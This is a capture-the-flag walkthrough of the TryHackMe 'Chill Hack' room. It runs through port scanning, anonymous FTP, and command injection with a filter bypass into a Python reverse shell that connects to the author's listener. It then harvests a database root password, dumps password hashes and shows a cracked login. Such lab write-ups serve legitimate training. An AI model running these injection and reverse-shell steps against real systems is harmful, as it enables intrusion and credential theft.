
Chill Hack

Chill Hack


https://tryhackme.com/room/chillhack

`rustscan -a 10.10.84.225 -- -sC -sV -A | tee scan.txt`




```
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.88.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09f95db918d0b23a822d6e76[illegible]cc20144 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDcxgJ3GDCJNTr2pG/lKpGexQ+zhCKUcUL0hjhsy6TLZsUE89P0ZmOoQrLQojvJD0RpfkUkDfd7ut4//Q0Gqzhbiak3AIOqEHVBI
LWZs92jsUEZVj7sHteOq9UNnyRN4+4FvDhI/8QoOQ19IMszrbpxQV3GQK44xyb9Fhf/Enzz6cSC4D9DHx+/Y1Ky+AFf0A9EIHk+FhU0nuxBdA3ceSTyu8ohV/ltE2SalQXROO70LMoC
04sv
|   256 1bcf3a498b1b20b02c6aa551a88f1e62 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFetPKgbta+pfgqdGTnzyD76mw/9vbSq3DqgpxPVGYlTKc5MI9PmPtkZ8SmvNvtoC
|   256 3005cc52c66f6504860f7241c8a439cf (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKHq62Lw0h1xzNV41zO3BsfpOiBI3uy0XHtt6TOMHBhZ
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Game Info
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 7EEEA719D1DF55D478C68D9886707F17
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

First check anonymous ftp




```
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40353|)
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||39591|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 03  2020 .
drwxr-xr-x    2 0        115          4096 Oct 03  2020 ..
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||5601|)
150 Opening BINARY mode data connection for note.txt (90 bytes).
100% |***********************************************************************************************
226 Transfer complete.
90 bytes received in 00:00 (0.89 KiB/s)
ftp> cd ..
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||23701|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 03  2020 .
drwxr-xr-x    2 0        115          4096 Oct 03  2020 ..
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~/THM/chill]
└─$ cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```

`dirsearch -u http://10.10.84.225`




```
16:03:32] 403 -  277B  - /.htaccess.bak1
16:03:32] 403 -  277B  - /.htaccess.save
16:03:32] 403 -  277B  - /.htaccess.orig
16:03:32] 403 -  277B  - /.htaccess_extra
16:03:32] 403 -  277B  - /.htaccess.sample
16:03:32] 403 -  277B  - /.htaccessBAK
16:03:32] 403 -  277B  - /.htaccess_orig
16:03:32] 403 -  277B  - /.htaccess_sc
16:03:32] 403 -  277B  - /.htaccessOLD2
16:03:32] 403 -  277B  - /.htaccessOLD
16:03:32] 403 -  277B  - /.htm
16:03:32] 403 -  277B  - /.html
16:03:32] 403 -  277B  - /.htpasswd_test
16:03:32] 403 -  277B  - /.httr-oauth
16:03:32] 403 -  277B  - /.htpasswds
16:03:34] 403 -  277B  - /.php
16:03:46] 200 -   21KB - /about.html
16:04:15] 200 -   18KB - /contact.html
16:04:15] 200 -    0B  - /contact.php
16:04:17] 301 -  310B  - /css  ->  http://10.10.84.225/css/
16:04:24] 301 -  312B  - /fonts  ->  http://10.10.84.225/fonts/
16:04:28] 301 -  313B  - /images  ->  http://10.10.84.225/images/
16:04:28] 200 -   16KB - /images/
16:04:30] 200 -   34KB - /index.html
16:04:32] 200 -    3KB - /js/
16:04:45] 200 -   19KB - /news.html
16:04:57] 301 -  313B  - /secret  ->  http://10.10.84.225/secret/
16:04:57] 200 -  168B  - /secret/
16:04:57] 403 -  277B  - /server-status
16:04:57] 403 -  277B  - /server-status/
```

I can execute command here




But I can't run all commands(For example ls). I think here is the white list!



```
www-data
```

To got the shell I run **whoami;python revshell**


```
whoami;export RHOST="10.18.88.130";export RPORT=4445;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.84.225] 50530
www-data@ubuntu:/var/www/html/secret$ ls
ls
images  index.php
www-data@ubuntu:/var/www/html/secret$ 
```

```
www-data
```


In **index.php** file (/var/www/files$) I found root password for database



```
www-data@ubuntu:/var/www/files$ cat index.php
cat index.php
<html>
<body>
<?php
        if(isset($_POST['submit']))
        {
                $username = $_POST['username'];
                $password = $_POST['password'];
                ob_start();
                session_start();
                try
                {
                        $con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db");
                        $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
                }
                catch(PDOException $e)
                {
                        exit("Connection failed ". $e->getMessage());
                }
                require_once("account.php");
                $account = new Account($con);
                $success = $account->login($username,$password);
                if($success)
                {
                        header("Location: hacker.php");
                }
        }
?>
<link rel="stylesheet" type="text/css" href="style.css">
        <div class="signInContainer">
```

`mysql -u root -p`

I found hashes



```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| webportal          |
+--------------------+
5 rows in set (0.00 sec)

mysql> use webportal;
use webportal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+---------------------+
| Tables_in_webportal |
+---------------------+
| users               |
+---------------------+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+----+-----------+----------+-----------+----------------------------------+
| id | firstname | lastname | username  | password                         |
+----+-----------+----------+-----------+----------------------------------+
|  1 | Anurodh   | Acharya  | Aurick    | 7e53614ced3640d5de23f111806cc4fd |
|  2 | Apaar     | Dahal    | cullapaar | 686216240e5af30df0501e53c789a649 |
+----+-----------+----------+-----------+----------------------------------+
2 rows in set (0.00 sec)
```


Creds

Anurodh:masterpassword

